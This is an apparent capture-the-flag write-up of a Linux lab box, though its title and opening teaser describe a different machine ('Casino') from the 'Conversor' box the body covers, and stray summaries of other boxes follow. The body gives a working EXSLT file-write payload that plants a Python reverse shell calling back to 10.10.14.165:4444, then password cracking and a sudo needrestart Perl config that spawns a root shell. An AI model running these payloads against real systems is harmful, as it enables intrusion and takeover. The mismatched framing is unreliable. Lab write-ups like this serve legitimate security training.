



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Conversor is a medium-difficulty Linux box centered around an XSLT processing feature that turns out to be far more dangerous than it looks. After registering and logging in, the application accepts XSLT files for conversion - but the underlying processor supports EXSLT extensions, which includes a document element capable of writing arbitrary files to disk. Using that primitive, I write a Python reverse shell into the web application’s scripts directory and catch a shell as www-data. From there I pull an SQLite database containing MD5-hashed passwords, crack them, and pivot to fismathack over SSH. Privilege escalation comes down to a sudo rule granting passwordless access to needrestart with a user-controlled config path - feeding it a Perl one-liner gets an immediate root shell.
nmap finds two open TCP ports, SSH on 22 and HTTP on 80:
$ nmap -p- -vvv --min-rate 10000 10.10.11.92 && nmap -p 22,80 -sCV 10.10.11.92

Nmap scan report for 10.10.11.92
Host is up, received reset ttl 63 (0.040s latency).

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
|_  256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://conversor.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
The TTL of 63 confirms Linux. The HTTP response tries to redirect to conversor.htb, so I add that to /etc/hosts before going any further.

The site offers user registration and login. After creating an account, I’m dropped into a dashboard with a file conversion feature that accepts XSLT uploads.

The dashboard also offers a downloadable source code archive. That’s a significant gift - instead of black-box probing the upload feature, I can read exactly how it works before touching it.
Unpacking the archive reveals a standard Flask project layout:
$ mkdir src && tar xf source_code.tar.gz -C src/ && ls src/
app.py  app.wsgi  install.md  instance  scripts  static  templates  uploads
📁 src/
├── 📄 app.py
├── 📄 app.wsgi
├── 📄 install.md
├── 📁 instance/
│   └── 📄 users.db
├── 📁 scripts/
├── 📁 static/
│   ├── 📁 images/
│   ├── 📄 nmap.xslt
│   └── 📄 style.css
├── 📁 templates/
└── 📁 uploads/
Most of this is boilerplate. Two files stand out: app.py and install.md.
install.md contains deployment instructions and buries something important near the bottom - a crontab snippet intended to help operators set up the file cleanup job:
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
Every Python file dropped into /var/www/conversor.htb/scripts/ gets executed as www-data on a one-minute interval. If I can place a file there, I get code execution.
/convert EndpointThe app.py source confirms the conversion feature uses Python’s lxml library to handle both inputs:
@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
    try:
        parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
        xml_tree = etree.parse(xml_path, parser)
        xslt_tree = etree.parse(xslt_path)
        transform = etree.XSLT(xslt_tree)
        result_tree = transform(xml_tree)
        <SNIP>
    except Exception as e:
        return f"Error: {e}"
The XML parser is configured defensively - entity resolution and network access are both disabled, so XXE and SSRF are off the table. The XSLT parser, however, gets no such restrictions. etree.XSLT() is called on the raw parsed tree without limiting which extension namespaces the stylesheet can invoke. That opens the door to EXSLT extensions, which include a document write primitive capable of creating files at arbitrary paths on the server.
The attack chain is already clear: use an EXSLT stylesheet to write a Python reverse shell into /var/www/conversor.htb/scripts/, then wait up to a minute for the cron job to pick it up and execute it as www-data.
Before committing to that, I want to confirm EXSLT is actually enabled - the XML parser configuration hints the developer was aware of injection risks, so it’s worth checking whether extension support was also restricted at the XSLT level. A stylesheet that reads the processor’s vendor properties will answer that quickly:
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
<p>
Version: <xsl:value-of select="system-property('xsl:version')" /> <br />
Vendor: <xsl:value-of select="system-property('xsl:vendor')" /> <br />
Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
</p>
</xsl:template>
</xsl:stylesheet>

The processor identifies itself and responds without error, confirming that EXSLT extensions are live. The file write is on.
ptswarm:documentWith execution via cron confirmed and EXSLT available, I craft a stylesheet that uses the <ptswarm:document> element to write a Python connect-back payload directly into the scripts directory:
POST /convert HTTP/1.1
Host: conversor.htb
Content-Type: multipart/form-data; boundary=----geckoformboundary4aa384145bc0ff8a8421c87d8c64eed
Cookie: session=eyJ1c2VyX2lkIjo1MywidXNlcm5hbWUiOiJpdHp2ZW5vbSJ9.aP0sqA.IqZzxwcQNWZPd9vzjuwowz3U3nk

------geckoformboundary4aa384145bc0ff8a8421c87d8c64eed
Content-Disposition: form-data; name="xml_file"; filename="nmap.xslt"
Content-Type: application/xslt+xml

<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:ptswarm="http://exslt.org/common"
    extension-element-prefixes="ptswarm"
    version="1.0">
<xsl:template match="/">
  <ptswarm:document href="/var/www/conversor.htb/scripts/abcde.py" method="text">
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.165",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")
  </ptswarm:document>
</xsl:template>
</xsl:stylesheet>

------geckoformboundary4aa384145bc0ff8a8421c87d8c64eed--
With a listener ready on port 4444, the application processes the stylesheet and writes abcde.py into the scripts directory. Less than a minute later the cron job fires and the shell arrives:
www-data@conversor:~/conversor.htb$ ls -la
total 48
drwxr-x--- 8 www-data www-data 4096 Oct 25 20:25 .
drwxr-x--- 3 www-data www-data 4096 Aug 15 05:19 ..
-rwxr-x--- 1 www-data www-data 4466 Aug 14 20:50 app.py
-rwxr-x--- 1 www-data www-data   92 Jul 31 04:00 app.wsgi
drwxr-x--- 2 www-data www-data 4096 Oct 25 20:27 instance
drwxr-x--- 2 www-data www-data 4096 Aug 14 21:34 __pycache__
drwxr-x--- 2 www-data www-data 4096 Oct 25 20:27 scripts
-rw-r--r-- 1 www-data www-data  217 Oct 25 20:25 shell.php
drwxr-x--- 3 www-data www-data 4096 Oct 16 13:48 static
drwxr-x--- 2 www-data www-data 4096 Aug 15 23:48 templates
drwxr-x--- 2 www-data www-data 4096 Oct 25 20:27 uploads
The source tarball already told us the database lives at /var/www/conversor.htb/instance/users.db, so there’s no need to poke around - I know exactly where to go next.
The database at /var/www/conversor.htb/instance/users.db contains user records with MD5-hashed passwords:

Cracking those hashes offline gives three plaintext passwords:
| Hash | Type | Result |
|---|---|---|
| [REDACTED] | md5 | [REDACTED] |
| [REDACTED] | md5 | [REDACTED] |
| [REDACTED] | md5 | [REDACTED] |
There’s one real user on the box:
www-data@conversor:~$ cat /etc/passwd
<SNIP>
fismathack:x:1000:1000:fismathack:/home/fismathack:/bin/bash
<SNIP>
One of the three cracked passwords fits fismathack over SSH - the other two look like test accounts from other registered users:
$ ssh fismathack@10.10.11.92

login: Sat Oct 25 20:31:35 2025 from 10.10.14.165
fismathack@conversor:~$
Checking sudo permissions is the obvious first step from a new user account:
fismathack@conversor:/tmp$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
needrestart is a daemon restart utility - it inspects running processes and offers to restart services that have loaded outdated shared libraries. The interesting part here is the -c flag, which lets you specify an alternate configuration file. Under the hood, needrestart config files are evaluated as Perl, so pointing -c at a file containing arbitrary Perl code means arbitrary code execution as root.
A one-liner is enough:
fismathack@conversor:/tmp$ cat root.sh
system("/bin/bash");
Running needrestart against that config file drops straight into a root shell:
fismathack@conversor:/tmp$ sudo /usr/sbin/needrestart -c /tmp/root.sh
root@conversor:/tmp#
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.